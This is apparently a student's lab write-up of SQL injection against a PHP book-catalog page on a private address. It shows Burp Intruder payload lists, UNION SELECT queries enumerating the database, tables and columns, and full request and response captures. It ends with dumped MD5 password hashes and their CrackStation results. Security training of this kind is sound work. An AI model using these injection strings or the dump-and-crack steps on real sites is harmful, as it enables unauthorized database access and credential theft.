Port 80


1. Signup

2. Login

3. It is a book finder webpage,

    - probably uses sql

4. Check if it is SQLinjectable



Request	Payload	Status	Error	Timeout	Length	Comment
29	' or 0=0 #	200	□	□	2286	
35	"' or 1 --'"	200	□	□	2286	
39	' or 1=1 or ''='	200	□	□	2286	
0		200	□	□	1391	
1	'	200	□	□	1391	
2	"	200	□	□	1391	
3	#	200	□	□	1391	
4	-	200	□	□	1391	
5	--	200	□	□	1391	
6	'%20--	200	□	□	1391	
7	--';	200	□	□	1391	
8	'%20;	200	□	□	1391	
9	=%20'	200	□	□	1391	
10	=%20;	200	□	□	1391	

```
          <td> <font face='Arial'>Book ID</font> </td>
          <td> <font face='Arial'>Book Title</font> </td>
          <td> <font face='Arial'>Cost</font> </td>
      </tr><tr><td>1</td><td>Anonymous Hackers TTP</td><td>50 SGD</td></tr><tr><td>2</td><td>CISSP Guide</td><td>80
 SGD</td></tr><tr><td>3</td><td>Security+</td><td>30 SGD</td></tr><tr><td>4</td><td>Practical WebApp Hacking</td><
td>45 SGD</td></tr><tr><td>5</td><td>All about Kali Linux</td><td>20 SGD</td></tr><tr><td>6</td><td>Linux OS</td><
td>10 SGD</td></tr><tr><td>7</td><td>Windows OS</td><td>10 SGD</td></tr><tr><td>8</td><td>IoT Exploitation</td><td>
190 SGD</td></tr><tr><td>9</td><td>ZigBee Wireless Hacking</td><td>90 SGD</td></tr><tr><td>10</td><td>JTAG UART
Hardware Hacking</td><td>50 SGD</td></tr><tr><td>11</td><td>Container Breakout</td><td>40 SGD</td></tr><tr><td>12</
td><td>OSCP/OSCE Guide</td><td>240 SGD</td></tr><tr><td>13</td><td>CREST CRT</td><td>40 SGD</td></tr><tr><td>14</td
><td>Creating your vulnerable VM</td><td>88 SGD</td></tr><tr><td>15</td><td>OSINT</td><td>48 SGD</td></tr>
```

- SQLinjectable

    ```
    search=anon' or 0=0#
    ```

    - This means that another statement can be inserted

5. Check via ORDER BY

```
search=anon ORDER BY 1

search=anon ORDER BY 2

search=anon ORDER BY 3
```


- does not seem to work

6. Check via UNION select

```
search=anon' UNION SELECT 1 #

search=anon' UNION SELECT 1,2 #

search=anon' UNION SELECT 1,2,3 #

search=anon' UNION SELECT 1 --

search=anon' UNION SELECT 1,2 --

search=anon' UNION SELECT 1,2,3 --
```

- Why `anon'`
    - To comment out the SQL code, insert our own statement
- Why `#`
    - To comment out further SQL code
- Hypothesis

    ```
    $user_input = $_GET['title']
    $sql = SELECT book_id, book_title, book_cost FROM book_table WHERE book_title LIKE '%$user_input' MORE SQL CODE...

    # What it looks like:
    $sql = SELECT book_id, book_title, book_cost FROM book_table WHERE book_title LIKE '%anon' UNION SELECT 1,2,3 #' MORE SQL CODE ... (Invalidated because #)
    ```


13. Intruder attack of 192.168.1.4 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /welcome.php HTTP/1.1
Host: 192.168.1.4
Content-Length: 11
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.4/welcome.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=033rq0se9dedsht5r1vdq9nok8
Connection: close

search=anon' §anon§
```

1 payload position

Length: 672


13. Intruder attack of 192.168.1.4 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
63	UNION ALL SELECT 1,2,3--	200	□	□	1434	
33	UNION ALL SELECT 1,2,3#	200	□	□	1434	
61	UNION ALL SELECT 1--	200	□	□	1391	
62	UNION ALL SELECT 1,2--	200	□	□	1391	
64	UNION ALL SELECT 1,2,3,4--	200	□	□	1391	
65	UNION ALL SELECT 1,2,3,4,5--	200	□	□	1391	
66	UNION ALL SELECT 1,2,3,4,5,6--	200	□	□	1391	
67	UNION ALL SELECT 1,2,3,4,5,6,7--	200	□	□	1391	
68	UNION ALL SELECT 1,2,3,4,5,6,7,8--	200	□	□	1391	
69	UNION ALL SELECT 1,2,3,4,5,6,7,8,9--	200	□	□	1391	
70	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--	200	□	□	1391	
71	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10...	200	□	□	1391	
72	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10...	200	□	□	1391	
73	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10...	200	□	□	1391	

```
  </form>
</br>
  <table border='1' cellspacing='3' align='center' cellpadding='4'>
      <tr>
          <td> <font face='Arial'>Book ID</font> </td>
          <td> <font face='Arial'>Book Title</font> </td>
          <td> <font face='Arial'>Cost</font> </td>
      </tr><tr><td>1</td><td>2</td><td>3 SGD</td></tr>
</body>
</html>

```

85 of 419

- We can tell that 3 is reflected

SQL, mapping out the database

1. Check via ORDER BY


```
search=anon ORDER BY 1

search=anon ORDER BY 2

search=anon ORDER BY 3
```

  - does not seem to work

2. Check via UNION select

```
search=anon' UNION SELECT 1 #

search=anon' UNION SELECT 1,2 #

search=anon' UNION SELECT 1,2,3 #

search=anon' UNION SELECT 1 --

search=anon' UNION SELECT 1,2 --

search=anon' UNION SELECT 1,2,3 --
```

3. Since we know 3 is reflected




Request	Payload	Status	Error	Timeout	Length	Comment
63	UNION ALL SELECT 1,2,3--	200	□	□	1434	
33	UNION ALL SELECT 1,2,3#	200	□	□	1434	
61	UNION ALL SELECT 1--	200	□	□	1391	
62	UNION ALL SELECT 1,2--	200	□	□	1391	
64	UNION ALL SELECT 1,2,3,4--	200	□	□	1391	
65	UNION ALL SELECT 1,2,3,4,5--	200	□	□	1391	
66	UNION ALL SELECT 1,2,3,4,5,6--	200	□	□	1391	
67	UNION ALL SELECT 1,2,3,4,5,6,7--	200	□	□	1391	
68	UNION ALL SELECT 1,2,3,4,5,6,7,8--	200	□	□	1391	
69	UNION ALL SELECT 1,2,3,4,5,6,7,8,9--	200	□	□	1391	
70	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10--	200	□	□	1391	
71	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10...	200	□	□	1391	
72	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10...	200	□	□	1391	
73	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10...	200	□	□	1391	

```
  </form>
</br>
  <table border='1' cellspacing='3' align='center' cellpadding='4'>
      <tr>
          <td> <font face='Arial'>Book ID</font> </td>
          <td> <font face='Arial'>Book Title</font> </td>
          <td> <font face='Arial'>Cost</font> </td>
      </tr><tr><td>1</td><td>2</td><td>3 SGD</td></tr>
</body>
</html>

```

4. Determine the database

```
search=anon' UNION SELECT 1,2,database()#
```




```
POST /welcome.php HTTP/1.1
Host: 192.168.1.4
Content-Length: 41
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.4/welcome.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=033rq0se9dedsht5r1vdq9nok8
Connection: close

search=anon' UNION SELECT 1,2,database()#
```

```
HTTP/1.1 200 OK
Date: Fri, 26 Nov 2021 20:50:11 GMT
Server: Apache/2.4.34 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1144
Connection: close
Content-Type: text/html; charset=UTF-8



<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b>testtest</b>. Welcome to our online Book Catalog.</h1>
   <p>
        <a href="reset-password.php" class="btn btn-warning">Reset Your Pa
        <a href="logout.php" class="btn btn-danger">Sign Out of Your Accou
   </p>
    </div>
   <form method="POST" action="welcome.php">
    Search for your favourite book title
    <input type="text" name="search"/>
    <input type="submit" value="search">
   </form>
</br>
   <table border='1' cellspacing='3' align='center' cellpadding='4'>
        <tr>
            <td> <font face='Arial'>Book ID</font> </td>
            <td> <font face='Arial'>Book Title</font> </td>
            <td> <font face='Arial'>Cost</font> </td>
        </tr><tr><td>1</td><td>2</td><td>webapphacking SGD</td></tr>
</body>
</html>
```

- Database: webapphacking

5. Determine tables in the database(webapphacking)

```
search=anon' UNION SELECT 1,2,group_concat(table_name) FROM
information_schema.tables WHERE table_schema='webapphacking'#
```




```
POST /welcome.php HTTP/1.1
Host: 192.168.1.4
Content-Length: 121
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.4/welcome.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=033rq0se9dedsht5r1vdq9nok8
Connection: close

search=anon' UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE
table_schema='webapphacking'#
```

```
HTTP/1.1 200 OK
Date: Fri, 26 Nov 2021 20:52:37 GMT
Server: Apache/2.4.34 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1142
Connection: close
Content-Type: text/html; charset=UTF-8



<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b>testtest</b>. Welcome to our online Book Catalog.</h1>
   <p>
        <a href="reset-password.php" class="btn btn-warning">Reset Your Password</a>
        <a href="logout.php" class="btn btn-danger">Sign Out of Your Account</a>
   </p>
    </div>
   <form method="POST" action="welcome.php">
    Search for your favourite book title
    <input type="text" name="search"/>
    <input type="submit" value="search">
   </form>
</br>
   <table border='1' cellspacing='3' align='center' cellpadding='4'>
        <tr>
            <td> <font face='Arial'>Book ID</font> </td>
            <td> <font face='Arial'>Book Title</font> </td>
            <td> <font face='Arial'>Cost</font> </td>
        </tr><tr><td>1</td><td>2</td><td>books,users SGD</td></tr>
</body>
</html>
```

- Tables in webapphacking database:
  - books
  - user

6. Determine columns in 'users' table

```
search=anon' UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name='users'#
```




```
POST /welcome.php HTTP/1.1
Host: 192.168.1.4
Content-Length: 113
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.4/welcome.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=033rq0se9dedsht5r1vdq9nok8
Connection: close

search=anon' UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE
 table_name='users'#
```

```
HTTP/1.1 200 OK
Date: Fri, 26 Nov 2021 20:55:52 GMT
Server: Apache/2.4.34 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1202
Connection: close
Content-Type: text/html; charset=UTF-8



<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b>testtest</b>. Welcome to our online Book Catalog.</h1>
  <p>
        <a href="reset-password.php" class="btn btn-warning">Reset Your Password</a>
        <a href="logout.php" class="btn btn-danger">Sign Out of Your Account</a>
  </p>
    </div>
  <form method="POST" action="welcome.php">
    Search for your favourite book title
    <input type="text" name="search"/>
    <input type="submit" value="search">
  </form>
</br>
  <table border='1' cellspacing='3' align='center' cellpadding='4'>
      <tr>
          <td> <font face='Arial'>Book ID</font> </td>
          <td> <font face='Arial'>Book Title</font> </td>
          <td> <font face='Arial'>Cost</font> </td>
      </tr><tr><td>1</td><td>2</td><td>
USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,user,pasword,name,address SGD</td></tr>
</body>
</html>

```

- Columns in table: `users`
    - USER
    - CURRENT_CONNECTIONS
    - TOTAL_CONNECTIONS
    - id
    - user
    - pasword
    - name
    - address

7. Determine wanted values in table: `users`
    - Failed initially BECAUSE is pasword instead of password
    - Remember to remove information_schema.columns

    ```
    search=anon' UNION SELECT 1,2,group_concat(user,":",pasword) FROM users #
    ```



```
POST /welcome.php HTTP/1.1
Host: 192.168.1.4
Content-Length: 73
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.4
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.4/welcome.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=033rq0se9dedsht5r1vdq9nok8
Connection: close

search=anon' UNION SELECT 1,2,group_concat(user,":",pasword) FROM users #
```

```
HTTP/1.1 200 OK
Date: Fri, 26 Nov 2021 21:08:35 GMT
Server: Apache/2.4.34 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1507
Connection: close
Content-Type: text/html; charset=UTF-8



<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="
https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b>testtest</b>. Welcome to our online Book Catalog.</h1>
  <p>
        <a href="reset-password.php" class="btn btn-warning">Reset Your Password</a>
        <a href="logout.php" class="btn btn-danger">Sign Out of Your Account</a>
  </p>
    </div>
  <form method="POST" action="welcome.php">
    Search for your favourite book title
    <input type="text" name="search"/>
    <input type="submit" value="search">
  </form>
</br>
  <table border='1' cellspacing='3' align='center' cellpadding='4'>
      <tr>
          <td> <font face='Arial'>Book ID</font> </td>
          <td> <font face='Arial'>Book Title</font> </td>
          <td> <font face='Arial'>Cost</font> </td>
      </tr><tr><td>1</td><td>2</td><td>
user1:5d41402abc4b2a76b9719d911017c592,user2:6269c4f71a55b24bad0f0267d9be5508,user3:0f359740b
d1cda994f8b55330c86d845,test:05a671c66aefea124cc08b76ea6d30bb,superadmin:2386acb2cf3569441777
46fc92523983,test1:05a671c66aefea124cc08b76ea6d30bb,testtest:05a671c66aefea124cc08b76ea6d30bb
,bangsai:ec6bb422804f9c6b6f4febd8c14c2232,'UNION SELECT*
bangsai:ec6bb422804f9c6b6f4febd8c14c2232 SGD</td></tr>
</body>
</html>
```

- Table: `users`
    - Columns: username+pasword

```
user1:5d41402abc4b2a76b9719d911017c592

user2:6269c4f71a55b24bad0f0267d9be5508

user3:0f359740bd1cda994f8b55330c86d845

test:05a671c66aefea124cc08b76ea6d30bb

superadmin:2386acb2cf356944177746fc92523983

test1:05a671c66aefea124cc08b76ea6d30bb

testtest:05a671c66aefea124cc08b76ea6d30bb

bangsai:ec6bb422804f9c6b6f4febd8c14c2232
```

Crack the hashes


- Use crackstation

```
Hash	Type	Result

5d41402abc4b2a76b9719d911017c592	md5	hello

6269c4f71a55b24bad0f0267d9be5508	md5	commando

0f359740bd1cda994f8b55330c86d845	md5	p@ssw0rd

05a671c66aefea124cc08b76ea6d30bb	md5	testtest

2386acb2cf356944177746fc92523983	md5	Uncrackable

05a671c66aefea124cc08b76ea6d30bb	md5	testtest
```

```
05a671c66aefea124cc08b76ea6d30bb         md5       testtest
